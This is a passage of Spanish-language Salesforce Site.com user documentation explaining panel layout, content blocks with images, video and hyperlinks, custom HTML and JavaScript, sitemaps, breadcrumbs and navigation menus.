2. Abra la sección Dimensiones del panel Estilo.
3. En la sección Márgenes:
   - Establezca el ancho del margen de los cuatro lados introduciendo un valor en el cuadro de texto `Todos` y seleccionando la unidad de medida.
   - Establezca el ancho de los márgenes de los lados superior, derecho, inferior o izquierdo de manera independiente introduciendo un valor en el cuadro de texto adecuado y seleccionando la unidad de medida.
4. Del mismo modo, en la sección Relleno, establezca el ancho del relleno según sea necesario. La adición de relleno aumenta el ancho total del panel. Por ejemplo, si tiene un panel con un ancho de 500 píxeles y agrega un relleno de 20 píxeles a todos los lados, el ancho total del panel será de 540 píxeles.

Consejo: Puede centrar un panel o bloquear un elemento de página mediante la propiedad Márgenes. Introduzca *0* en el cuadro de texto `Todos` y seleccione Automático en la lista desplegable.

### Creación de paneles de columnas mediante la propiedad Flotar

Si necesita agregar más divisiones a la página y no está familiarizado con CSS, el método más sencillo es utilizar paneles de filas y columnas. Asimismo, mediante la propiedad CSS Flotar, puede colocar paneles a la izquierda o a la derecha para crear columnas. (Cuando agrega paneles mediante la función de paneles de filas y columnas, éstos se colocan automáticamente mediante la propiedad Flotar.) Por ejemplo, puede agregar dos paneles únicos a un panel contenedor y establecer las propiedades Ancho y Flotar del panel para crear un formato de página de dos columnas.

Para crear un panel de columnas:

1. Seleccione el panel.
2. Abra la sección Formato del panel Estilo.
3. Haga clic en para flotar el panel a la izquierda o en para flotar el panel a la derecha. Si por ejemplo está creando un formato de dos columnas, asegúrese de establecer la propiedad Flotar en ambos paneles.
4. Ajuste el ancho del panel para asegurarse de que los paneles se alinean correctamente estableciendo el ancho en la sección Dimensiones o arrastrando el borde del panel en la página. Por ejemplo, si está creando dos columnas de ancho equivalente, establezca el ancho de ambos paneles al 50%.

Consejo: Cuando utilice la propiedad Flotar, recuerde establecer la propiedad Desbordamiento del panel contenedor como "Oculta". Esto permite que el panel contenedor crezca a medida que aumenta la altura de los paneles de columnas. Seleccione el panel contenedor en la sección Formato del panel Estilo y seleccione Oculta en la lista desplegable Desbordamiento.

CONSULTE TAMBIÉN

Descripción general de hojas de estilo en cascada

Establecimiento del formato de páginas de Site.com mediante paneles

## Adición de imágenes directamente a la página

Como administrador del sitio o diseñador, puede agregar imágenes directamente a las páginas de su sitio y a las plantillas de página, o bien, puede agregar imágenes a bloques de contenido.

Para agregar una imagen directamente a la página:

1. Abra la página del sitio o la plantilla de la página.
2. Arrastre una **imagen** del panel Elementos de página a la página.
3. En el cuadro de diálogo Agregar una imagen:
   - Busque una imagen existente introduciendo su nombre en el cuadro de texto `Buscar imagen` y seleccionándola de la lista.
   - Cargue una imagen que tenga en su equipo en la ficha Cargar navegando hasta la imagen haciendo clic en **Cargar** y seleccionándola de la lista.
4. Haga clic en **Aplicar**. La imagen se agregará a la página.
5. Introduzca una descripción breve de la imagen en el campo `Texto alternativo` en el panel Propiedades. La descripción se utiliza por los usuarios lectores de pantallas o como un sustituto si el navegador no puede mostrar la imagen. También puede ayudar con la optimización del motor de búsqueda.

CONSULTE TAMBIÉN

Adición de elementos de página de Site.com

Modificación y trabajo con elementos de página de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Trabajo con bloques de contenido

## Adición de bloques de contenido a páginas

Los bloques de contenido tienen el texto de las páginas de su sitio Web y también puede alojar imágenes, vídeos e hipervínculos. Los diseñadores y administradores de sitio pueden agregar bloques de contenido a páginas en el modo de diseño.

Para agregar un bloque de contenido cuando la página está abierta, arrástrelo desde el panel Elementos de página a la página o seleccione un elemento de página de contenido.

Para modificar un bloque de contenido, haga doble clic en él. Para tener más control sobre el texto, puede modificar el HTML directamente, seleccionando el bloque de contenido y haciendo clic en > **Modificar HTML**.

Si hace que un bloque de contenido de una plantilla de página sea modificable, los contribuyentes podrán modificar el bloque de contenido en cualquier página basada en la plantilla. Para agregar un bloque de contenido que solo puedan modificar los administradores del sitio o los diseñadores, utilice código personalizado en su lugar.

CONSULTE TAMBIÉN

- Adición de imágenes a bloques de contenido en modo de diseño
- Adjuntar hipervínculos a texto e imágenes en modo de diseño

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Concepto de barra de herramientas de modificación de contenido


Los diseñadores y administradores de sitio pueden modificar bloques de contenido en el modo en directo. Los bloques de contenido contienen el texto de las páginas de sitio junto con imágenes, vídeos e hipervínculos.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition




En modo de diseño, puede utilizar la barra de herramientas de modificación de contenido para:

- Deshacer y rehacer las modificaciones y eliminar el formato del texto copiado y pegado de Microsoft® Office, que puede incluir formato oculto (1).
- Cortar, copiar y pegar texto (2).
- Aplicar formato directamente (3), como:
  - Tamaño y tipo de fuente
  - Negrita, cursiva, subrayado, subíndice, superíndice y tachado
  - Color de fuente y resaltado
- Controlar el estilo y formato de texto (4) mediante:
  - Aplicación de estilos párrafo y encabezado
  - Definición de tabulación de párrafo
  - Alineación a la izquierda, centrado, alineación a la derecha o texto justificado
  - Insertando listas numeradas o con viñetas
- Insertar una tabla, agregar filas, columnas y espaciado (5).
- Agregar imágenes, vídeos y caracteres especiales (6).
- Agregar y eliminar hipervínculos y delimitadores (7).

Consejo: Siempre que sea posible, evite aplicar formatos, como diferentes fuentes o destacados, directamente en el texto tipo. En su lugar, se recomienda utilizar los estilos de párrafo y encabezado para aplicar formato rápidamente a todo el sitio. De esta forma se asegurará que la página actualiza el texto automáticamente si un administrador o un diseñador modifica los estilos de párrafo y encabezado de texto.

## Modificación de bloques de contenido en modo de diseño

Los diseñadores y administradores de sitio pueden modificar bloques de contenido en la página. Los bloques de contenido contienen el texto de las páginas de sitio y también puede alojar imágenes e hipervínculos.

Cuando la página se abre en modo de diseño:

1. Haga doble clic en el bloque de contenido de la página.
2. Agregar o modificar texto y aplicarle formato utilizando la barra de herramientas de modificación de contenido.

   Consejo:

   - Si copia y pega el texto de Microsoft® Office, resalte el texto y haga clic en para eliminar cualquier formato oculto, que puede afectar negativamente a la apariencia del texto en la página.
   - Siempre que sea posible, evite aplicar formatos, como diferentes fuentes o destacados, directamente en el texto tipo. En su lugar, se recomienda utilizar los estilos de párrafo y encabezado para aplicar formato rápidamente a todo el sitio. De esta forma se asegurará que la página actualiza el texto automáticamente si un administrador o un diseñador modifica los estilos de párrafo y encabezado de texto.

3. Agregue imágenes, vídeos, hipervínculos o delimitadores según sea necesario.
4. Haga clic en **Guardar**.

Nota: El contenido de todos los elementos de la página editables en una página secundaria o plantilla está vinculado al contenido de los elementos editables en su plantilla de página principal. Cuando actualice el contenido de un elemento de página editable en la plantilla principal, los cambios se empujan a cualquier página secundaria o plantilla de página. Sin embargo, si modifica el contenido de un elemento de página editables a nivel de la plantilla o la página secundaria, romperá el vínculo entre los elementos y los cambios posteriores realizados en el elemento de página o la plantilla principal no afectarán a sus secundarias.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de imágenes a bloques de contenido en modo de diseño

Los diseñadores y administradores del sitio pueden agregar imágenes a los bloques de contenido mientras visualizan una página en modo de diseño.

Cuando la página se abre:

1. Haga doble clic en el bloque de contenido de la página.
2. Coloque su cursor donde desee insertar la imagen y haga clic en .
3. En el cuadro de diálogo Propiedades de la imagen puede:
   - Introducir una URL en una imagen en el zampo `URL de la imagen`.
   - Seleccione una imagen de su sitio Web haciendo clic en **Desde el sitio Web** y seleccionando la imagen en la lista que aparece.
   - Cargue una imagen desde su equipo abriendo la ficha Cargar, buscando al imagen y haciendo clic en **Cargar**.
4. Introduzca una descripción breve de la imagen en el campo `Texto alternativo`. La descripción se utiliza por los usuarios lectores de pantallas o como un sustituto si el navegador no puede mostrar la imagen. También puede ayudar con la optimización del motor de búsqueda.
5. También puede abrir una vista previa de la imagen, tal y como aparecerá en relación al texto en la página y definir:
   - La anchura y altura de la imagen
   - La cantidad de espacio que rodea a la imagen (controlada por las propiedades `HSpace` y `VSpace`)
   - Cómo se alinea con el texto de la página
   - El borde de la imagen (por ejemplo, para definir un borde de puntos verdes de 10 píxeles de ancho, introduzca `10px dotted green` en el campo `Borde`)
6. Haga clic en **Aplicar**.
7. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

Modificación de bloques de contenido en modo de diseño

Concepto de barra de herramientas de modificación de contenido

Importación y gestión de activos

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

## Adición de vídeo a bloques de contenido en modo de diseño

Los diseñadores y administradores del sitio pueden agregar vídeos de YouTube®, Google®, Adobe® Flash®, Windows Media® y Apple QuickTime® a los bloques de contenido cuando visualicen una página en el modo de diseño.

Cuando la página se abre:

1. Haga doble clic en el bloque de contenido de la página.
2. Coloque su cursor donde desee insertar el vídeo y haga clic en .
3. En el cuadro de diálogo Propiedades de vídeo, seleccione el tipo de vídeo y:
   - Introduzca la URL del vídeo en el cuadro de texto `URL del vídeo`, por ejemplo `http://www.youtube.com/watch?v=123abc`.
   - Seleccione un vídeo de su sitio Web haciendo clic en **Desde el sitio Web** y seleccionando el vídeo en la lista que aparece.
   - Cargue un vídeo desde su equipo abriendo la ficha Cargar, buscando al imagen y haciendo clic en **Cargar**.

     Nota: Solo puede seleccionar o cargar vídeos Flash, Windows Media y QuickTime.
4. Para especificar cómo se muestra el vídeo en la página, puede definir:
   - La anchura y altura del vídeo
   - La cantidad de espacio que rodea al vídeo (controlada por las propiedades `HSpace` y `VSpace`)
   - Cómo se alinea con el texto de la página

   También puede abrir una vista previa del vídeo.
5. Haga clic en **Aplicar**. El vídeo aparece como un icono en el bloque de contenido.
6. Haga clic en **Guardar**.

Nota: Puede ver todos los tipos de vídeo que no sean de Windows Media al obtener una vista previa de una página.

### CONSULTE TAMBIÉN

Modificación de bloques de contenido en modo de diseño

Concepto de barra de herramientas de modificación de contenido

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

## Adjuntar hipervínculos a texto e imágenes en modo de diseño

Cuando visualice una página en el modo de diseño, los diseñadores y administradores del sitio pueden crear hipervínculos con:

- Páginas Web externas o sitios Web
- Páginas y activos del sitio
- Mensajes de correo electrónico
- Delimitadores de la página

Cuando la página se abre:

1. Haga doble clic en el bloque de contenido de la página.
2. Seleccione el texto o la imagen a la que desea adjuntar un hipervínculo y haga clic en .
3. Seleccione el tipo de vínculo en la lista desplegable Vincular a. Para crear un vínculo a:
   - Una página Web:
     a. Seleccione **Una URL**.
     b. Escriba la dirección en el campo `URL`, por ejemplo, `http://www.externalsite.com`.
     c. Vaya al paso 4.
   - Una página o un elemento de su sitio:
     a. Seleccione **Un elemento de su sitio**.
     b. Seleccione el tipo de elemento, como una página o una imagen.
     c. Seleccione el elemento. (Si no puede ver la lista de elementos, coloque su cursor en el campo `URL` y pulse la tecla ABAJO en su teclado.)
     d. Vaya al paso 4.
   - Un delimitador que ha agregado anteriormente a la página:
     a. Seleccione **Un delimitador en la página**.
     b. Seleccione el delimitador en la lista desplegable. También puede introducir un nuevo nombre y crear el delimitador más tarde.
     c. Vaya al paso 5.
   - Un mensaje de correo electrónico:
     a. Seleccione **Un correo electrónico**.
     b. Introduzca la dirección de correo electrónico del destinatario y la información del mensaje.
     c. Vaya al paso 5.

   Nota: Para bloques de contenidos en un repetidor de datos, puede utilizar expresiones para agregar un vínculo personalizado, como una cadena de consulta de URL, a un elemento en su sitio o a una página Web.
4. Para seleccionar la ventana en la que se debe abrir el elemento, seleccione una opción en la lista desplegable Destino:
   - **Ventana emergente** carga el elemento en una ventana emergente. Si selecciona esta opción, puede definir el título de la ventana emergente y controlar su apariencia u tamaño con las opciones que aparecen.
   - **Nueva ventana (_blank)** carga el elemento en una nueva ventana del navegador sin nombre.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

- **Misma ventana (_self)** carga el elemento en el mismo marco o ventana como el vínculo. Ésta es la opción predeterminada.
- **Ventana de nivel superior (_top)** carga el elemento en el conjunto de marcos principal superior o la ventana del marco que contiene el vínculo.
- **Ventana principal (_top)** carga el elemento en el conjunto de marcos principal o la ventana del marco que contiene el vínculo.

5. También puede escribir una descripción para el vínculo. Las sugerencias aparecen como una ventana emergente cuando el usuario pasa el ratón sobre el vínculo.
6. Haga clic en **Aplicar**.
7. Haga clic en **Guardar**.

Para eliminar un hipervínculo, selecciónelo y haga clic en .

CONSULTE TAMBIÉN

Modificación de bloques de contenido en modo de diseño

Concepto de barra de herramientas de modificación de contenido

## Adición de delimitadores a páginas en el modo de diseño

Un delimitador es un marcador invisible que identifica una ubicación en particular en una página. Si usted es diseñador o administrador de sitio, puede agregar un delimitador a la página y luego crear un hipervínculo que salta a esa ubicación específica. Eso puede ser muy útil si una página es especialmente larga; por ejemplo, si su página tiene varias secciones, debe agregar vínculos a cada sección en la parte superior de la página para ayudar en la navegación.

Cuando la página se abre en modo de diseño:

1. Haga doble clic en el bloque de contenido de la página.
2. Coloque su cursos al comienzo de la línea donde desea vincular y haga clic en .
3. Introduzca un nombre para el delimitador y haga clic en **Aplicar**. Lo ideal sería utilizar un nombre que ayuda a identificar la ubicación del delimitador en la página, por ejemplo, *superior*.
4. Ahora, cree un hipervínculo que vincula el delimitador.

### CONSULTE TAMBIÉN

Adjuntar hipervínculos a texto e imágenes en modo de diseño

Modificación de bloques de contenido en modo de diseño

Concepto de barra de herramientas de modificación de contenido

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

# Adición de código personalizado en páginas

El código personalizado le permite personalizar su sitio utilizando marcas como HTML y JavaScript.

- Agregue una marca a una ubicación concreta de una página utilizando el elemento de página Código personalizado. El JavaScript agregado mediante el elemento de página Código personalizado se carga cuando se carga parte de la página.
- Agregue una marca al `encabezado` de la página. El JavaScript en el `encabezado` de la página se carga primero.
- Agregue JavaScript al `cuerpo` de la página en la página 5297. El JavaScript agregado al `cuerpo` de la página se coloca al final del `cuerpo` de la etiqueta y solo se carga cuando el DOM está listo.
- Agregue una referencia a un archivo o una biblioteca JavaScript en la página 5298 en el `encabezado` o `cuerpo` de la página.

Consejo:

- Las secuencias no se pueden ejecutar mientras modifica una página en Site.com Studio. Para comprobar el código, abra una vista previa de la página.
- Si está creando un sitio de Site.com desde un sitio HTML existente, evite utilizar el elemento de página Código personalizado para pegar pedazos grandes de HTML del sitio original. En su lugar, utilice los elementos de página disponibles, como paneles, bloques de contenido y tablas de datos. Eso le permitirá realizar actualizaciones futuras y cambios de diseño con mayor facilidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de marcas directamente a la página

1. Arrastre un elemento de página **Código personalizado** desde el panel Elementos de página a la página.
2. Introduzca el código en el cuadro de diálogo Modificar código.
3. Haga clic en **Guardar y cerrar** para agregar el código directamente a la página.

## Adición de una marca al `encabezado` de la página

1. En la sección Secuencia de comandos del panel Propiedades, haga clic en **Configurar** en la sección Modificar marca del encabezado.
2. Introduzca la marca en el cuadro de diálogo Modificar código HTML.
3. Haga clic en **Guardar y cerrar** para insertar la marca en el `encabezado` de la página.

## Adición de JavaScript al `cuerpo` de la página

1. En la sección Secuencia de comandos del panel Propiedades, haga clic en **Configurar** en la sección Modificar secuencia de comandos del cuerpo.
2. Introduzca el código en el cuadro de diálogo Modificar código JavaScript. No agregue etiquetas `<script>` porque ya vienen incluidas.
3. Haga clic en **Guardar y cerrar** para agregar el código a la parte inferior del `cuerpo` de la página.

### Uso de archivos o bibliotecas de JavaScript

En lugar de agregar el código JavaScript directamente a una página, puede incluir vínculos a archivos importados o externos de JavaScript, o a una biblioteca de código abierto (mediante la API de Google Libraries).

1. En la sección Secuencia de comandos del panel Propiedades, haga clic en + en la sección Secuencia de comandos del cuerpo o Secuencia de comandos del encabezado.
2. Para crear un vínculo a:
   - Un archivo JavaScript que haya importado, seleccione **Una secuencia de comandos importada** y seleccione el archivo.
   - Una biblioteca JavaScript de código abierto, seleccione **Una biblioteca AJAX de Google** y seleccione la biblioteca.
   - Un archivo JavaScript externo, seleccione **Una URL a una secuencia de comandos externa** e introduzca la dirección.
3. Haga clic en **Aplicar**.

CONSULTE TAMBIÉN

Visualización de datos utilizando códigos personalizados

Adición de elementos de página de Site.com

## Adición de navegación de sitio Web

### Acerca del mapa del sitio y de la jerarquía de páginas

La vista Páginas del sitio de la ficha Descripción general contiene las páginas y los vínculos de mapa del sitio de su sitio Web. La carpeta Mapa del sitio refleja la jerarquía o estructura de árbol de su sitio almacenando los vínculos y las páginas del sitio que se incluyen en el mapa del sitio. Al crear nuevas páginas o nuevos vínculos de mapa del sitio, éstos se añadirán automáticamente a esta carpeta. La carpeta Páginas de inicio almacena las páginas independientes que se excluyen del mapa del sitio, lo que la hace perfecta para páginas temporales, como páginas promocionales o de concursos.

Consejo: Si no puede ver la carpeta Mapa del sitio en la vista Páginas del sitio de la ficha Descripción general, haga clic en .

Cuando añada un menú de navegación a su sitio, es importante que organice la jerarquía de los vínculos y las páginas de su sitio de manera precisa, debido a que esta estructura se utiliza para general el menú. Las páginas y los vínculos de mapa del sitio se muestran en los menús de navegación en el orden en el que las disponga.


En esta representación de la jerarquía del sitio, podrá ver de manera más clara la estructura de árbol.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition




1. La carpeta Mapa del sitio, que contiene cuatro páginas del sitio.
2. Una página de nivel superior en la jerarquía del sitio.
3. Una página principal de nivel superior con dos páginas secundarias. Una página secundaria es una página que se encuentra en un nivel más bajo de la jerarquía del sitio que su página principal.
4. Dos páginas secundarias.
5. La carpeta Páginas de inicio, que contiene una página temporal que no forma parte del mapa del sitio ni del menú de navegación.

Consejo: Si una página tiene páginas secundarias, aparecerá el icono ▸ a su lado indicando que puede ampliar la rama.

De forma predeterminada, cuando crea un menú, se genera desde las páginas y los vínculos del mapa del sitio en la carpeta Mapa del sitio en la vista Páginas del sitio. Sin embargo, también puedes crear un menú generado desde las páginas en la carpeta Páginas de inicio o desde las páginas iguales o secundarias de una página de sitio.

Puede ocultar una página en menús, exploración de ruta y el mapa de sitio seleccionando la casilla de verificación `Ocultar página` ubicada en el panel Propiedades de cada página. Esta configuración también evita que los visitantes del sitio Web accedan a la URL directa de la página. De forma predeterminada, todas las páginas son visibles.

CONSULTE TAMBIÉN

Adición de un menú de navegación

Creación de páginas de Site.com

## Adición de vínculos a un mapa de sitio

Las páginas no son lo único que puede asignar a su mapa de sitio. Agregue URL internas y externas a su mapa de sitio para personalizar sus rutas de exploración y menús de navegación y consiga una mayor flexibilidad y un mayor control.

Por ejemplo, supongamos que cuenta con una página Productos de nivel superior que contiene un menú basado en sus páginas secundarias. También desea incluir una página denominada Recomendaciones en el menú, pero no es una página secundaria de la página Productos. Puede crear un vínculo de mapa del sitio que dirige a la página Recomendaciones y agregar el vínculo a Productos en el mapa del sitio. Ahora, cuando los visitantes visualicen la página Productos, verán un menú que se compone de sus páginas secundarias con un elemento de menú que los lleva directamente a Recomendaciones.

1. En la ficha Descripción general, haga clic en **Nuevo** > **Vínculo de mapa del sitio**.
2. Introduzca un nombre para el vínculo.
3. Introduzca una URL. Las URL pueden ser relativas o absolutas y distinguen entre mayúsculas y minúsculas.

   Nota: No puede obtener una vista previa de vínculos de mapa del sitio absolutos en Site.com Studio salvo que incluyan un prefijo, como `http://` o `https://`.

4. Haga clic en **Crear**.
   El vínculo aparece en la parte inferior del mapa del sitio.
5. Arrastre el vínculo a la posición correcta en el mapa del sitio.

Nota: Los vínculos de mapa del sitio se incluyen automáticamente en las rutas de exploración y los menús de navegación. Sin embargo, no puede establecer el vínculo del mapa de un sitio como un nodo de raíz personalizado en una exploración de ruta.

### CONSULTE TAMBIÉN

- Adición de navegación de exploración de rutas a páginas
- Adición de un menú de navegación
- Acerca del mapa del sitio y de la jerarquía de páginas

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de navegación de exploración de rutas a páginas

Agregue un elemento de página Ruta de exploración a su página para ayudar los usuarios a navegar por su sitio y mostrar la ubicación de la página en la jerarquía del sitio.

La navegación de la exploración de ruta está basada en las páginas y los vínculos del mapa del sitio y normalmente complementa la navegación del menú. Puede ocultar una página en menús, exploración de ruta y el mapa de sitio seleccionando la casilla de verificación `Ocultar página` ubicada en el panel Propiedades de cada página. Esta configuración también evita que los visitantes del sitio Web accedan a la URL directa de la página. De forma predeterminada, todas las páginas son visibles.

Consejo: Para ahorrar tiempo y esfuerzo, agregue un elemento de página de exploración de ruta a la plantilla de una página para incluirla automáticamente en cada página del sitio basada en plantillas. La exploración de ruta de cada página derivada se actualiza de forma dinámica en su ubicación en su mapa del sitio.

1. Abra la página o la plantilla de página en la que desea agregar el elemento de exploración de ruta.
2. Arrastre una **Exploración de ruta** del panel Elementos de página a la página.
3. En el panel Propiedades, bajo Raíz, especifique el noto de raíz personalizado para la exploración de ruta. De forma predeterminada, el valor de raíz está establecido como Ninguno, lo que crea la estructura de la exploración de ruta basada en la ubicación de la página en el mapa del sitio.
   - Seleccione *`Página Inicio`* para establecer la página de inicio del sitio como el primer elemento en la exploración de ruta. Para descubrir cómo configurar la página de inicio de un sitio, consulte Configuración de las propiedades del sitio.
   - Seleccione unan página de sitio específica para establecerla como el primer elemento de la exploración de ruta.

   Nota: No puede establecer el vínculo del mapa de un sitio como un nodo de raíz personalizado en una exploración de ruta.
4. En el panel Propiedades, bajo `Separador`, puede personalizar el separador utilizado entre nodos de exploración de ruta.

   De forma predeterminada, el separador es >. Sin embargo, puede cambiarlo por otro símbolo de texto o insertar un código HTML de unan imagen en su sitio, como `<img src='/separatorimage.jpg'/>`.
5. Para diseñar la exploración de ruta:
   a. Haga clic en el panel Estilo y asegúrese de que ha seleccionado `Clase`.
   b. Seleccione una opción de la lista desplegable Estilo.
   c. Ajuste los valores en la ficha Visual según como desee.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

CONSULTE TAMBIÉN

Adición de un menú de navegación

Modificación y trabajo con elementos de página de Site.com

## Adición de un menú de navegación

De forma predeterminada, cuando crea un menú, se genera desde las páginas y los vínculos del mapa del sitio en la carpeta Mapa del sitio en la vista Páginas del sitio. Sin embargo, también puedes crear un menú generado desde las páginas en la carpeta Páginas de inicio o desde las páginas iguales o secundarias de una página de sitio.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

**PERMISOS DE USUARIO**

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

1. Ordene las páginas del sitio y los vínculos del mapa del sitio en la carpeta Mapa del sitio o la carpeta Páginas de inicio en el orden en que desee que aparezcan en el menú arrastrándolas a la ubicación que desee. Arrastre una página o un vínculo de mapa del sitio a otra página o vínculo para convertirla en un elemento secundario de ese elemento. Arrastre páginas o vínculos a la carpeta Páginas de inicio para excluirlas del mapa del sitio.

   Consejo: Si no puede ver la carpeta Mapa del sitio en la vista Páginas del sitio de la ficha Descripción general, haga clic en .

2. Abra la plantilla de la página o la página del sitio a la que desee añadir el menú de navegación.
3. Arrastre un **menú** del panel Elementos de página a la página.
4. En el panel Propiedades, bajo Origen del menú, seleccione las páginas que desea utilizar para el menú. De manera predeterminada, la carpeta Mapa del sitio se utiliza para crear el menú. Cualquier vínculo de mapa del sitio en la jerarquía aplicable aparece también en su menú.
   - Seleccione *`Páginas de inicio`* para crear el menú desde las páginas de la carpeta Páginas de inicio.
   - Seleccione *`Páginas secundarias`* para crear el menú desde las páginas secundarias de la página actual.
   - Seleccione *`Páginas iguales`* para crear el menú desde todas las páginas que comparten el mismo elemento principal que la página actual.
   - Seleccione una página de sitio específica para crear el menú solo desde sus páginas secundarias.

   Nota: Si agrega un elemento de menú a una plantilla de página, el menú no aparece correctamente en la plantilla si selecciona *`Páginas secundarias`* o *`Páginas iguales`* como el origen del menú, ya que las plantillas de la página no forman parte de la jerarquía de mapa del sitio. Sin embargo, el menú aparece de la forma esperada en páginas de sitio basadas en la plantilla de la página.

5. Para cambiar la apariencia del menú, puede seleccionar un tema distinto de la lista desplegable Nombre del tema. Por ejemplo, para crear un menú desplegable, seleccione `Desplegable`. Puede modificar el estilo de cualquier tema para que se ajuste a sus necesidades.
6. Para cambiar el nombre de una página en el menú, abra la página asociada y actualice su campo `Nombre de navegación` en el panel Propiedades. Los nombres de navegación pueden incluir espacios y caracteres especiales.

   Otra opción consiste en cambiar el nombre de un vínculo de mapa del sitio en su menú, pasar el ratón sobre el vínculo en la vista Página del sitio en la ficha Descripción general y hacer clic en **Modificar** y actualizar el nombre.

Consejo:

